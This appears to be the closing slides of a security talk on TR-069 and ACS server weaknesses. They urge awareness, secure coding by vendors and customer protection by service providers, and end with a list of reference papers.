
- There is no easy fix.
  - Bad implementations are out there, this is a long process
  - TR-069 has to mature
- **Awareness** is key
  - Security community
    - That's you guys
  - ACS vendors
    - Write better software, put money in secure coding
    - Show your security stance (bug bounties?)
    - Certification (?)
  - Service Providers
    - Protect your customers, it's your responsibility



# More Directions

- Stay tuned for CCC

# Questions



- [https://www.iol.unh.edu/sites/default/files/knowledgebase/hnc/TR-069\\_Crash\\_Course.pdf](https://www.iol.unh.edu/sites/default/files/knowledgebase/hnc/TR-069_Crash_Course.pdf) TR-069 Crash Course (University of New Hampshire Interoperability Laboratory)
- <https://community.rapid7.com/servlet/JiveServlet/download/2150-1-16596/SecurityFlawsUPnP.pdf> Whitepaper: Security Flaws in Universal Plug and Play: Unplug, Don't Play. (Rapid7)
- <http://internetcensus2012.bitbucket.org/> Internet Census 2012 (anonymous researcher)
- <http://www.team-cymru.com/ReadingRoom/Whitepapers/SOHOPharming.html> SOHO Pharming (Team Cymru)